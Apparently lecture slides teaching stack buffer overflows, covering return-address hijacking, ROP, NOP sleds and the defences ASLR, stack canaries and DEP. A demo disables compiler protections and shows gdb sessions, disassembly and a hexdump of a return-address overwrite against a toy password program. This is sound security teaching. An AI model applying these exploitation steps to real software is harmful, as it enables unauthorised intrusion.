Buffer overflow

Where I stick my shellcode

Buffer Overflows get classed by where they overflow

- Can occur in a number of places
  - Stack
  - Heap
  - Hardware
- A buffer overflow in the stack is not a stack overflow


Anatomy of a flaw

- Unchecked user input with large data into limited buffers
- That data overflows into other areas
- A low level programming language
  - Un managed array sizes

```
int func_A(char *str) {
  char buf[10];
  strcpy(buf, str);
}
```

The Call Stack

- When a function is called:
  - Push the function parameters
  - Push the return address
  - Allocate space for local vars
  - Increment stack pointer
- When function exits:
  - Return to address
  - Reduce Stack pointer



Diagnosis

A Segmentation fault to an interesting place

- Overflow the input with known values
- See where the program attempts to jump to
- Address seems dependant on the flow over.

Exploitation


Return to a different location

- Simplest exploitation
  - Only need to find out 1 address of existing code
- Will often leave a machine seg-faulting afterward
  - The return of the next thing you call probably won't be set correctly

```
int main(int argc, char *argv[]) {
  if(argc < 2) {
    printf("This program requires an
argument for comparison\n");
    return 1;
  }

  printf("String length given: %d\n",
strlen(argv[1]));

  int correct = getPassword(argv[1]);

  if(correct) {
    printSuccess();
  } else {
    printf("Failure !\n");
  }
}
```


Return Oriented Programming (ROP)

- Find functionality you'd like that occurs just before a return
  - "gadgets"
- Craft the stack to look like a bunch of return addresses
- Program hops around program and performs the intended operation



Shell code execution

- Put the shellcode into the stack
- Put the return address to be near the top
  - A NOP sled helps



Protections

Address Space Layout Randomisation (ASLR) and Position Independent Executable (PIE)

- ASLR is a Kernel feature that randomises the memory addresses of a process at runtime
  - Previously, a program could rely on the fact that it would always start @ 0x8000
  - Now I can't know which addresses to use in my shell code for JMPs
- PIE is a compile time flag that enables this by making all parts of an executable relative addressed.

Stack canaries

- Stack overflow are generally overzealous
  - They just overwrite a bunch of values until they hit the return address
- Between the local variables and the return address, insert a random value and check it's still there.
  - If not, fault.

Data Execution Prevention (DEP)

- There's no reason for variables to be executable
- Generally there's no reason for the stack to be executable
  - It should just be pointers and data.
- Memory segmentation.
  - .text – Fixed size memory containing instructions
  - .data/.bss – Fixed size memory for data and variables
  - Everything else is stack and heap, which *may* be non-executable
- Does not prevent ROP or simple function hopping.

The Making of a demo


The code available on my github

Making it vulnerable

- Disable GCC default safety features:
  - --no-pie
  - --f-no-stack-protector

Finding my own vulnerability


- Check binary acts as expected
  - Notice long string causes seg fault
- Use GNU debugger
  - See seg-fault is to an address 0x41414141
  - Character code for ‘A’ is 0x41




```
root@kali:/demoScripts/bufferOverflows/returnJumping# ./vuln test
String length given: 4
Failure !
root@kali:/demoScripts/bufferOverflows/returnJumping# ./vuln Byspass
String length given: 7
Failure !
root@kali:/demoScripts/bufferOverflows/returnJumping# ./vuln Bypass
String length given: 6
Success !
root@kali:/demoScripts/bufferOverflows/returnJumping# ./vuln AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
String length given: 42
Segmentation fault
root@kali:/demoScripts/bufferOverflows/returnJumping# gdb ./vuln
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
Starting program: /demoScripts/bufferOverflows/returnJumping/vuln AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
String length given: 90

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) 
```

Find address of where I want to jump to

- Disassemble program for ‘printSuccess()’ function address.
- Add address to appropriate area of exploit
- ???
- profit



```
   0x080492bb <+47>:    call   0x8049060 <puts@plt>
   0x080492c0 <+52>:    add    $0x10,%esp
   0x080492c3 <+55>:    mov    $0x1,%eax
   0x080492c8 <+60>:    jmp    0x804932c <main+160>
   0x080492ca <+62>:    mov    0x4(%esi),%eax
   0x080492cd <+65>:    add    $0x4,%eax
   0x080492d0 <+68>:    mov    (%eax),%eax
   0x080492d2 <+70>:    sub    $0xc,%esp
   0x080492d5 <+73>:    push   %eax
   0x080492d6 <+74>:    call   0x8049070 <strlen@plt>
   0x080492db <+79>:    add    $0x10,%esp
   0x080492de <+82>:    sub    $0x8,%esp
   0x080492e1 <+85>:    push   %eax
   0x080492e2 <+86>:    lea    -0x1fbb(%ebx),%eax
   0x080492e8 <+92>:    push   %eax
   0x080492e9 <+93>:    call   0x8049040 <printf@plt>
   0x080492ee <+98>:    add    $0x10,%esp
   0x080492f1 <+101>:   mov    0x4(%esi),%eax
   0x080492f4 <+104>:   add    $0x4,%eax
   0x080492f7 <+107>:   mov    (%eax),%eax
   0x080492f9 <+109>:   sub    $0xc,%esp
   0x080492fc <+112>:   push   %eax
   0x080492fd <+113>:   call   0x80491b2 <getPassword>
   0x08049302 <+118>:   add    $0x10,%esp
   0x08049305 <+121>:   mov    %eax,-0x1c(%ebp)
   0x08049308 <+124>:   cmpl   $0x0,-0x1c(%ebp)
   0x0804930c <+128>:   je     0x8049315 <main+137>
---Type <return> to continue, or q <return> to quit---
   0x0804930e <+130>:   call   0x8049261 <printSuccess>
   0x08049313 <+135>:   jmp    0x8049327 <main+155>
   0x08049315 <+137>:   sub    $0xc,%esp
   0x08049318 <+140>:   lea    -0x1fa2(%ebx),%eax
   0x0804931e <+146>:   push   %eax
   0x0804931f <+147>:   call   0x8049060 <puts@plt>
   0x08049324 <+152>:   add    $0x10,%esp
   0x08049327 <+155>:   mov    $0x0,%eax
   0x0804932c <+160>:   lea    -0xc(%ebp),%esp
   0x0804932f <+163>:   pop    %ecx
   0x08049330 <+164>:   pop    %ebx
   0x08049331 <+165>:   pop    %esi
   0x08049332 <+166>:   pop    %ebp
   0x08049333 <+167>:   lea    -0x4(%ecx),%esp
   0x08049336 <+170>:   ret
End of assembler dump.
```



root@kali: /demoScripts/bufferOverflows/returnJumping
File Edit View Search Terminal Help

```
   0x080492fd <+113>:   call   0x80491b2 <getPassword>
   0x08049302 <+118>:   add    $0x10,%esp
   0x08049305 <+121>:   mov    %eax,-0x1c(%ebp)
   0x08049308 <+124>:   cmpl   $0x0,-0x1c(%ebp)
   0x0804930c <+128>:   je     0x8049315 <main+137>
   0x0804930e <+130>:   call   0x8049261 <printSuccess>
   0x08049313 <+135>:   jmp    0x8049327 <main+155>
   0x08049315 <+137>:   sub    $0xc,%esp
   0x08049318 <+140>:   lea    -0x1fa2(%ebx),%eax
   0x0804931e <+146>:   push   %eax
   0x0804931f <+147>:   call   0x8049060 <puts@plt>
   0x08049324 <+152>:   add    $0x10,%esp
---Type <return> to continue, or q <return> to quit---
   0x08049327 <+155>:   mov    $0x0,%eax
   0x0804932c <+160>:   lea    -0xc(%ebp),%esp
=> 0x0804932f <+163>:   pop    %ecx
   0x08049330 <+164>:   pop    %ebx
   0x08049331 <+165>:   pop    %esi
   0x08049332 <+166>:   pop    %ebp
   0x08049333 <+167>:   lea    -0x4(%ecx),%esp
   0x08049336 <+170>:   ret
End of assembler dump.
(gdb) run $(cat exploit)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /demoScripts/bufferOverflows/returnJumping/vuln $(cat exploit)
String length given: 40
Success !

Program received signal SIGSEGV, Segmentation fault.
0x0804932f in main (argc=<unavailable>, argv=<unavailable>) at vuln.c:47
(gdb) 
```

root@kali: /demoScripts/bufferOverflows/returnJumping
File Edit View Search Terminal Help

```
root@kali:/demoScripts/bufferOverflows/returnJumping# hexdump exploit
0000000 4141 4141 4242 4242 4343 4343 4444 4444
0000010 4545 4545 4646 4646 4747 4747 4848 4848
0000020 4949 4949 930e 0804
0000028
root@kali:/demoScripts/bufferOverflows/returnJumping#
```

Running the exploit

Extra Info

- Sam Bowne’s course
    - Heap overflows: https://www.youtube.com/watch?v=VhwNPdqpmts
- Introduction to ROP – Billy Ellis
    - https://www.youtube.com/watch?v=-_LGrrKv61c